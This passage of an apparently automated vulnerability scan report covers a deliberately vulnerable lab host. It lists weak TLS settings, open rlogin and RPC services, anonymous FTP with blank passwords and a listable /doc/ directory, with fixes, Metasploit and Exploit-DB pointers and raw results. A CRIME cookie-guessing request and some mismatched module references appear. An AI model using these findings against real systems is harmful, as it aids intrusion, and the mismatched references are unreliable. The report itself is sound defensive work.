The attacker can then prepare another request that contains a guess as to what the first character of the cookie is. That HTTP request looks like this:

```
POST /login.php HTTP/1.1
Cookie: XYZ

Cookie: A
```

If the guess was correct then the length of the output of compression + encryption will decrease more than if the guess was incorrect.
Using this approach the attacker can verify their guesses and completely recover the value of the cookie.

IMPACT:

Typically cookies are used in secure HTTP sessions as authentication tokens and as session identifications. Compromise of the cookie can lead to HTTP session hijacking and impersonation.

SOLUTION:

Compression algorithms should be disabled. The method of disabling it varies depending on the application you're running.
If you're using a hardware device or software not listed here, you'll need to check the manual or vendor support options.

For IIS SSL Compression is referred to as HTTP compression. It can be disabled from IIS configuration->Web Site->Properties->Service (tab).HTTP Compression checkboxes need to be turned off.
For Redhat systems with Zlib Compression.
- Set the OPENSSL_NO_DEFAULT_ZLIB environment variable can be used to disable zlib compression support.
- Further details can be found under Bugzilla Redhat 857051. (https://bugzilla.redhat.com/show_bug.cgi?id=857051#c5)

For other HTTP servers please check the vendors documentation on how to disable SSL compression.
Best practices for SSL/TLS Deployment can be found at QUALYS SSL Labs. (https://www.ssllabs.com/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Compression_method_is DEFLATE .

🟥🟥🟥□□ 3 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Use of Weak Cipher Rivest Cipher 4 (RC4/ARC4/ARCFOUR) port 25/tcp over SSL

QID:	38601
Category:	General remote services
Associated CVEs:	CVE-2013-2566, CVE-2015-2808
Vendor Reference:	-
Bugtraq ID:	91787, 58796, 73684
Service Modified:	09/27/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS) protocols provide integrity, confidentiality and authenticity services to other protocols that lack these features.
SSL/TLS protocols use ciphers such as AES,DES, 3DES and RC4(Arcfour) to encrypt the content of the higher layer protocols and thus provide the confidentiality service. Normally the output of an encryption process is a sequence of random looking bytes. It was known that RC4 output has some bias in the output. Recently a group of researchers has discovered that there is a stronger bias in RC4(Arcfour) , which makes statistical analysis of ciphertext more practical.
The described attack is to inject a malicious javascript into the victim's browser that would ensure that there are multiple connections being established with a target website and the same HTTP cookie is sent multiple times to the website in encrypted form. This provides the attacker a large set of ciphertext samples that can be used for statistical analysis.
NOTE: On 3/12/15 NVD changed the CVSS v2 access complicity from high to medium. As a result Qualys revised the CVSS score to 4.3 immediately. On 5/4/15 Qualys is also revising the severity to level 3.

IMPACT:

If this attack is carried out and an HTTP cookie is recovered, then the attacker can use the cookie to impersonate the user whose cookie was recovered.
This attack is not very practical as it requires the attacker to have access to millions of samples of ciphertext, but there are certain assumptions that an attacker can make to improve the chances of recovering the cleartext from cihpertext. For examples HTTP cookies are either base64 encoded or hex digits. This information can help the attacker in their efforts to recover the cookie.

SOLUTION:

RC4 should not be used where possible. One reason that RC4(Arcfour) was still being used was BEAST and Lucky13 attacks against CBC mode ciphers
in SSL and TLS. However, TLSv 1.2 or later address these issues.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv2 WITH RC4 CIPHERS IS SUPPORTED					
RC4-MD5	RSA	RSA	MD5	RC4(128)	MEDIUM
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
SSLv3 WITH RC4 CIPHERS IS SUPPORTED					
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
RC4-MD5	RSA	RSA	MD5	RC4(128)	MEDIUM
RC4-SHA	RSA	RSA	SHA1	RC4(128)	MEDIUM
EXP-ADH-RC4-MD5	DH(512)	None	MD5	RC4(40)	LOW
ADH-RC4-MD5	DH	None	MD5	RC4(128)	MEDIUM
TLSv1 WITH RC4 CIPHERS IS SUPPORTED					
EXP-RC4-MD5	RSA(512)	RSA	MD5	RC4(40)	LOW
RC4-MD5	RSA	RSA	MD5	RC4(128)	MEDIUM
RC4-SHA	RSA	RSA	SHA1	RC4(128)	MEDIUM
EXP-ADH-RC4-MD5	DH(512)	None	MD5	RC4(40)	LOW
ADH-RC4-MD5	DH	None	MD5	RC4(128)	MEDIUM

3 SSLv3 Padding Oracle Attack Information Disclosure Vulnerability (POODLE) port 25/tcp over SSL

QID:	38603
Category:	General remote services
Associated CVEs:	CVE-2014-3566
Vendor Reference:	POODLE
Bugtraq ID:	70574
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The SSL protocol 3.0 design error, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attacks.
The target supports SSLv3, which makes it vulnerable to POODLE (Padding Oracle On Downgraded Legacy Encryption), even if it also supports more recent versions of TLS. It's subject to a downgrade attack, in which the attacker tricks the browser into connecting with SSLv3.
This QID is an automatic PCI FAIL in accordance with the PCI standards.
Further details can be found under:
PCI: ASV Program Guide v3.1 (page 27) (https://www.pcisecuritystandards.org/documents/ASV_Program_Guide_v3.1.pdf)
PCI: Use of SSL Early TLS and ASV Scans (https://www.pcisecuritystandards.org/documents/Use-of-SSL-Early-TLS-and-ASV-Scans.pdf)

IMPACT:

An attacker who can take a man-in-the-middle (MitM) position can exploit this vulnerability and gain access to encrypted communication between a client and server.

SOLUTION:

Disable SSLv3 support to avoid this vulnerability.
Examples to disable SSLv3.
nginx: list specific allowed protocols in the "ssl_protocols" line. Make sure SSLv2 and SSLv3 is not listed. For example: ssl_protocols TLSv2 TLSv1.1 TLSv1.2;
Apache: Add -SSLv3 to the "SSLProtocol" line.

How to disable SSL 3.0 on Microsoft IIS (https://support.microsoft.com/kb/187498/en-us).
For PCI, please refer to the Qualys community article (https://community.qualys.com/thread/15280).

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference:	CVE-2014-3566
Description:	HTTP SSL/TLS Version Detection (POODLE scanner) - Metasploit Ref : /modules/auxiliary/scanner/http/ssl_version
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/ssl_version.rb

Reference:	CVE-2014-3566
Description:	HTTP SSL/TLS Version Detection (POODLE scanner) - Metasploit Ref : /modules/auxiliary/scanner/http/axis_local_file_include
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/ssl_version.rb

Reference:	CVE-2014-3566
Description:	HTTP SSL/TLS Version Detection (POODLE scanner) - Metasploit Ref : /modules/auxiliary/spoof/cisco/dtp
Link:	https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/ssl_version.rb

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

No results available

🟥🟥🟥 3 SSL Server Has SSLv3 Enabled Vulnerability — port 25/tcp over SSL

QID:	38606
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	12/21/2018
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

SSL 3.0 is an obsolete and insecure protocol.
Encryption in SSL 3.0 uses either the RC4 stream cipher, or a block cipher in CBC mode.
RC4 is known to have biases, and the block cipher in CBC mode is vulnerable to the POODLE attack.
The SSLv3 protocol is insecure due to the POODLE attack and the weakness of RC4 cipher.
Note: In April 2016, PCI released PCI DSS v3.2 (https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2.pdf) announcing that NIST no longer considers Secure Socket Layers (SSL) v3.0 protocol as acceptable for protecting data and that all versions of SSL versions do not meet the PCI definition of "strong cryptography."
This QID is an automatic PCI FAIL in accordance with the PCI standards.
Further details can be found under:
PCI: ASV Program Guide v3.1 (page 27) (https://www.pcisecuritystandards.org/documents/ASV_Program_Guide_v3.1.pdf)
PCI: Use of SSL Early TLS and ASV Scans (https://www.pcisecuritystandards.org/documents/Use-of-SSL-Early-TLS-and-ASV-Scans.pdf)

IMPACT:

An attacker can exploit this vulnerability to read secure communications or maliciously modify messages.

SOLUTION:

Disable the SSL 3.0 protocol in the client and in the server, refer to
How to disable SSLv3 : Disable SSLv3 (http://disablessl3.com/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSLv3 is supported

🟥🟥🟥□□ 3 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server supports Transport Layer Secu rity (TLSv1.0) port 25/tcp over SSL

QID:	38628
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	Deprecating TLS 1.0 and TLS 1.1
Bugtraq ID:	-
Service Modified:	07/13/2021
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

TLS is capable of using a multitude of ciphers (algorithms) to create the public and private key pairs.
For example if TLSv1.0 uses either the RC4 stream cipher, or a block cipher in CBC mode.
RC4 is known to have biases and the block cipher in CBC mode is vulnerable to the POODLE attack.
TLSv1.0, if configured to use the same cipher suites as SSLv3, includes a means by which a TLS implementation can downgrade the connection to SSL v3.0, thus weakening security.
A POODLE-type (https://blog.qualys.com/ssllabs/2014/12/08/poodle-bites-tls) attack could also be launched directly at TLS without negotiating a downgrade.
This QID is an automatic PCI FAIL in accordance with the PCI standards.
Further details can be found under:
PCI: ASV Program Guide v3.1 (page 27) (https://www.pcisecuritystandards.org/documents/ASV_Program_Guide_v3.1.pdf)
PCI: Use of SSL Early TLS and ASV Scans (https://www.pcisecuritystandards.org/documents/Use-of-SSL-Early-TLS-and-ASV-Scans.pdf)

NOTE: On March 31, 2021 Transport Layer Security (TLS) versions 1.0 (RFC 2246) and 1.1 (RFC 4346) are formally deprecated.
Refer to Deprecating TLS 1.0 and TLS 1.1 (https://tools.ietf.org/html/rfc8996)

IMPACT:

An attacker can exploit cryptographic flaws to conduct man-in-the-middle type attacks or to decryption communications.
For example: An attacker could force a downgrade from the TLS protocol to the older SSLv3.0 protocol and exploit the POODLE vulnerability, read secure communications or maliciously modify messages.
A POODLE-type (https://blog.qualys.com/ssllabs/2014/12/08/poodle-bites-tls) attack could also be launched directly at TLS without negotiating a downgrade.

SOLUTION:

Disable the use of TLSv1.0 protocol in favor of a cryptographically stronger protocol such as TLSv1.2.
The following openssl commands can be used
to do a manual test:
openssl s_client -connect ip:port -tls1

If the test is successful, then the target support TLSv1

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

TLSv1.0 is supported

3 Birthday attacks against TLS ciphers with 64bit block size vulnerability (Sweet32) port 25/tcp over SSL

QID:	38657
Category:	General remote services
Associated CVEs:	CVE-2016-2183
Vendor Reference:	-
Bugtraq ID:	92630, 95568
Service Modified:	09/20/2021
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Legacy block ciphers having block size of 64 bits are vulnerable to a practical collision attack when used in CBC mode.
All versions of SSL/TLS
protocol support cipher suites which use DES, 3DES, IDEA or RC2 as the symmetric encryption cipher are affected.

Note: This CVE is patched
at following
versions
OPENSSL-0.9.8J-0.102.2
LIBOPENSSL0_9_8-0.9.8J-0.102.2
LIBOPENSSL0_9_8-32BIT-0.9.8J-0.102.2
OPENSSL1-1.0.1G-0.52.1
OPENSSL1-DOC-1.0.1G-0.52.1
LIBOPENSSL1_0_0-1.0.1G-0.52.1
LIBOPENSSL1-DEVEL-1.0.1G-0.52.1
JAVA-1_6_0-IBM-1.6.0_SR16.41-81.1

IMPACT:

Remote attackers can obtain cleartext data via a birthday attack against a long-duration encrypted session.

SOLUTION:

Disable and stop using DES, 3DES, IDEA or RC2 ciphers.
More information can be found at Sweet32 (https://sweet32.info/), Microsoft Windows
TLS changes docs (https://docs.microsoft.com/en-us/windows-server/security/tls/tls-schannel-ssp-changes-in-windows-10-and-windows-server) and
Microsoft Transport Layer Security (TLS) registry settings (https://docs.microsoft.com/en-us/windows-server/security/tls/tls-registry-settings)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

CIPHER	KEY-EXCHANGE	AUTHENTICATION	MAC	ENCRYPTION(KEY-STRENGTH)	GRADE
SSLv2 WITH 64-BIT CBC CIPHERS IS SUPPORTED					
RC2-CBC-MD5	RSA	RSA	MD5	RC2(128)	MEDIUM
EXP-RC2-CBC-MD5	RSA(512)	RSA	MD5	RC2(40)	LOW
DES-CBC-MD5	RSA	RSA	MD5	DES(56)	LOW
DES-CBC3-MD5	RSA	RSA	MD5	3DES(168)	MEDIUM
SSLv3 WITH 64-BIT CBC CIPHERS IS SUPPORTED					
EXP-RC2-CBC-MD5	RSA(512)	RSA	MD5	RC2(40)	LOW
EXP-DES-CBC-SHA	RSA(512)	RSA	SHA1	DES(40)	LOW
DES-CBC-SHA	RSA	RSA	SHA1	DES(56)	LOW
DES-CBC3-SHA	RSA	RSA	SHA1	3DES(168)	MEDIUM
EXP-EDH-RSA-DES-CBC-SHA	DH(512)	RSA	SHA1	DES(40)	LOW

EDH-RSA-DES-CBC-SHA	DH	RSA	SHA1	DES(56)	LOW
EDH-RSA-DES-CBC3-SHA	DH	RSA	SHA1	3DES(168)	MEDIUM
EXP-ADH-DES-CBC-SHA	DH(512)	None	SHA1	DES(40)	LOW
ADH-DES-CBC-SHA	DH	None	SHA1	DES(56)	LOW
ADH-DES-CBC3-SHA	DH	None	SHA1	3DES(168)	MEDIUM
TLSv1 WITH 64-BIT CBC CIPHERS IS SUPPORTED					
EXP-RC2-CBC-MD5	RSA(512)	RSA	MD5	RC2(40)	LOW
EXP-DES-CBC-SHA	RSA(512)	RSA	SHA1	DES(40)	LOW
DES-CBC-SHA	RSA	RSA	SHA1	DES(56)	LOW
DES-CBC3-SHA	RSA	RSA	SHA1	3DES(168)	MEDIUM
EXP-EDH-RSA-DES-CBC-SHA	DH(512)	RSA	SHA1	DES(40)	LOW
EDH-RSA-DES-CBC-SHA	DH	RSA	SHA1	DES(56)	LOW
EDH-RSA-DES-CBC3-SHA	DH	RSA	SHA1	3DES(168)	MEDIUM
EXP-ADH-DES-CBC-SHA	DH(512)	None	SHA1	DES(40)	LOW
ADH-DES-CBC-SHA	DH	None	SHA1	DES(56)	LOW
ADH-DES-CBC3-SHA	DH	None	SHA1	3DES(168)	MEDIUM

🟥🟥⬜⬜ 2 Hidden RPC Services

QID:	11
Category:	RPC
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	01/01/1999
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The Portmapper/Rpcbind listens on port 111 and stores an updated list of registered RPC services running on the server (RPC name, version and port number). It acts as a "gateway" for clients wanting to connect to any RPC daemon.
When the portmapper/rpcbind is removed or firewalled, standard RPC client programs fail to obtain the portmapper list. However, by sending carefully crafted packets, it's possible to determine which RPC programs are listening on which port. This technique is known as direct RPC scanning. It's used to bypass portmapper/rpcbind in order to find RPC programs running on a port (TCP or UDP ports). On Linux servers, RPC services are typically listening on privileged ports (below 1024), whereas on Solaris, RPC services are on temporary ports (starting with port 32700).

IMPACT:

Unauthorized users can build a list of RPC services running on the host. If they discover vulnerable RPC services on the host, they then can exploit them.

SOLUTION:

Firewalling the portmapper port or removing the portmapper service is not sufficient to prevent unauthorized users from accessing the RPC daemons. You should remove all RPC services that are not strictly required on this host.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Name	Program	Version	Protocol	Port
portmap/rpcbind	100000	2	tcp	111
nfs	100003	2-4	tcp	2049
portmap/rpcbind	100000	2	udp	111

nfs	100003	2-4	udp	2049

2 Remote Login Service Open

QID:	38019
Category:	General remote services
Associated CVEs:	CVE-1999-0651
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	06/12/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The rlogin service is open. It's possible that this service is wrapped on your host. Wrapping provides a first level of security. If the service is wrapped, check that all hosts authorized by the TCP wrapper to connect to the rlogin service are secure. The security of your host depends on the security of hosts connecting to it.

IMPACT:

This can lead to severe problems since the rlogin service is vulnerable to both brute force and spoofing attacks.

SOLUTION:

Remove the rlogin service. If a remote connection is required on this host, install Secure Shell or France Secure Shell (fsh) in France. This is an appliance with crypto regulation. You can download Secure Shell from the SSH Web site (www.ssh.com) (http://www.ssh.com/).
If you cannot install one of these programs, then you should ensure that a TCP Wrapper is installed to restrict the hosts that can connect to this service.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference: CVE-1999-0651
Description: rsh Authentication Scanner - Metasploit Ref : /modules/auxiliary/scanner/rservices/rsh_login
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/rservices/rsh_login.rb

Reference: CVE-1999-0651
Description: rlogin Authentication Scanner - Metasploit Ref : /modules/auxiliary/scanner/rservices/rlogin_login
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/rservices/rlogin_login.rb

Reference: CVE-1999-0651
Description: rexec Authentication Scanner - Metasploit Ref : /modules/auxiliary/scanner/rservices/rexec_login
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/rservices/rexec_login.rb

Reference: CVE-1999-0651
Description: rlogin Authentication Scanner - Metasploit Ref : /modules/exploit/unix/local/setuid_nmap
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/rservices/rlogin_login.rb

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Detected service rlogin and os LINUX 2.2-2.6

2 NetBIOS Name Accessible

QID:	70000
Category:	SMB / NETBIOS
Associated CVEs:	-

Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	04/28/2009
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

Unauthorized users can obtain this host's NetBIOS server name from a remote system.

IMPACT:

Unauthorized users can obtain the list of NetBIOS servers on your network. This list outlines trust relationships between server and client computers. Unauthorized users can therefore use a vulnerable host to penetrate secure servers.

SOLUTION:

If the NetBIOS service is not required on this host, disable it. Otherwise, block any NetBIOS traffic at your network boundaries.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

METASPLOITABLE

🟥🟥⬜⬜⬜ 2 UDP Constant IP Identification Field Fingerprinting Vulnerability

QID:	82024
Category:	TCP/IP
Associated CVEs:	CVE-2002-0510
Vendor Reference:	-
Bugtraq ID:	4314
Service Modified:	05/07/2008
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The host transmits UDP packets with a constant IP Identification field. This behavior may be exploited to discover the operating system and approximate kernel version of the vulnerable system.
Normally, the IP Identification field is intended to be a reasonably unique value, and is used to reconstruct fragmented packets. It has been reported that in some versions of the Linux kernel IP stack implementation as well as other operating systems, UDP packets are transmitted with a constant IP Identification field of 0.

IMPACT:

By exploiting this vulnerability, a malicious user can discover the operating system and approximate kernel version of the host. This information can then be used in further attacks against the host.

SOLUTION:

We are not currently aware of any fixes for this issue.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

IP_ID=0

🟥🟥⬜⬜⬜ 2 Accessible Anonymous FTP Server port 21/tcp

QID:	27000
Category:	File Transfer Protocol
Associated CVEs:	CVE-1999-0497
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	04/15/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Users can access the FTP server using the "anonymous" or "ftp"account with any password. Some FTP server software is installed with Anonymous access enabled by default. Vulnerable systems include RedHat Linux installations and Microsoft IIS (Internet Information Server) installations.

IMPACT:

The FTP server may contain sensitive files because anonymous FTP servers are often used to exchange files between different users. These files can be downloaded by anybody who visits this FTP server. Anonymous FTP is often used for "bounce attacks". Bounce attacks enable unauthorized users to scan networks, hosts and ports behind a firewall. This can result in internal networks, VPN and Intranets being compromised.

SOLUTION:

You should first decide if you really require the FTP service on this host. If you use it to exchange files between users, you should either use a dedicated password-protected account, or, by default, an unreadable but writeable directory.
The security of this last option depends on the secrecy of the filenames you upload and download from this directory. Therefore, avoid guessable filenames like "backup", "accounting" or "project".

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

No results available

🟥🟥⬜⬜⬜ 2 FTP users with Blank Password Allowed port 21/tcp

QID:	27001
Category:	File Transfer Protocol
Associated CVEs:	CVE-1999-0497
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	04/25/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Users can access the FTP server with a blank password.

IMPACT:

Unauthorized users can view sensitive information, and, under specific circumstances, may be able to obtain remote shell access.

SOLUTION:

You should first decide if you really require the FTP service on this host. If you use it to exchange files between users, you should either use a dedicated password-protected account, or, by default, an unreadable but writable directory.
The security of this last option depends on the secrecy of the file names you upload and download from this directory. Therefore, avoid guessable file names like "backup", "accounting" or "project".

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

anonymous <NO_PASSWORD>ftp <NO_PASSWORD>

🟥🟥⬜⬜ 2 SSH Server Public Key Too Small port 22/tcp

QID:	38738
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	01/03/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The SSH protocol (Secure Shell) is a method for secure remote login from one computer to another.
The SSH Server is using a small Public Key.
Best practices require that RSA digital signatures be 2048 or more bits long to provide adequate security. Key lengths of 1024 are acceptable through 2013, but since 2011 they are considered deprecated.
For more information, please refer to NIST Special Publication 800-131A
(http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-131Ar1.pdf
(http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-131Ar1.pdf)).
Only server keys that are not part of a certificate are reported in this QID. OpenSSH certificates using short keys are reported in QID 38733. X.509 certificates using short keys are reported in QID 38171.

IMPACT:

A man-in-the-middle attacker can exploit this vulnerability to record the communication to decrypt the session key and even the messages.

SOLUTION:

DSA keys and RSA keys shorter than 2048 bits are considered vulnerable. It is recommended to install a RSA public key length of at least 2048 bits or greater, or to switch to ECDSA or EdDSA.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

Algorithm	Length
ssh-dss	1024 bits

🟥🟥☐☐☐ 2 Directory /doc/ Listable port 80/tcp

QID:	10859
Category:	CGI
Associated CVEs:	CVE-1999-0678
Vendor Reference:	-
Bugtraq ID:	318
Service Modified:	06/04/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Listing of files in the /doc/ directory is allowed.
For example, a default configuration of Apache on Debian Linux sets the ServerRoot to /usr/doc, which allows remote users to read documentation files for the entire server.

IMPACT:

By browsing the doc directory, unauthorized users can obtain a list of all files present on the directory and some hints about the packages installed on the server. This may assist in further attacks against the host.

SOLUTION:

Set a more restrictive rule on your server to prevent directory listing of the doc directory.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-1999-0678
Description:	Debian 2.1 - HTTPd - The Exploit-DB Ref : 19253
Link:	http://www.exploit-db.com/exploits/19253

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 17:03:00 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
Connection: close
Content-Type: text/html;charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /doc</title>
 </head>
 <body>
<h1>Index of /doc</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a
href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a></td><td></td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="acl/">acl/</a></td><td align="right">14-Nov-2007 05:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="adduser/">adduser/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="ant/">ant/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="antlr/">antlr/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="apache2-mpm-prefork/">apache2-mpm-prefork/</a></td><td align="right">16-Apr-2010 02:10  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="apache2-utils/">apache2-utils/</a></td><td align="right">30-Mar-2010 10:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="apache2.2-common/">apache2.2-common/</a></td><td align="right">16-Apr-2010 02:10  </td><td align="right">  - </td></
tr>
```

```
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="apache2/">apache2/</a></td><td align="right">17-Mar-2010 10:08  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="apparmor-utils/">apparmor-utils/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="apparmor/">apparmor/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="apt-utils/">apt-utils/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="apt/">apt/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="aptitude/">aptitude/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="at/">at/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="attr/">attr/</a></td><td align="right">31-Oct-2007 18:45  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="autoconf/">autoconf/</a></td><td align="right">28-Apr-2010 00:25  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="autoconf2.59/">autoconf2.59/</a></td><td align="right">28-Apr-2010 00:24  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="base-files/">base-files/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="base-passwd/">base-passwd/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="bash-completion/">bash-completion/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="bash/">bash/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="belocs-locales-bin/">belocs-locales-bin/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="bind9-host/">bind9-host/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="bind9/">bind9/</a></td><td align="right">17-Mar-2010 10:01  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="binutils/">binutils/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="bsdmainutils/">bsdmainutils/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="bsdutils/">bsdutils/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
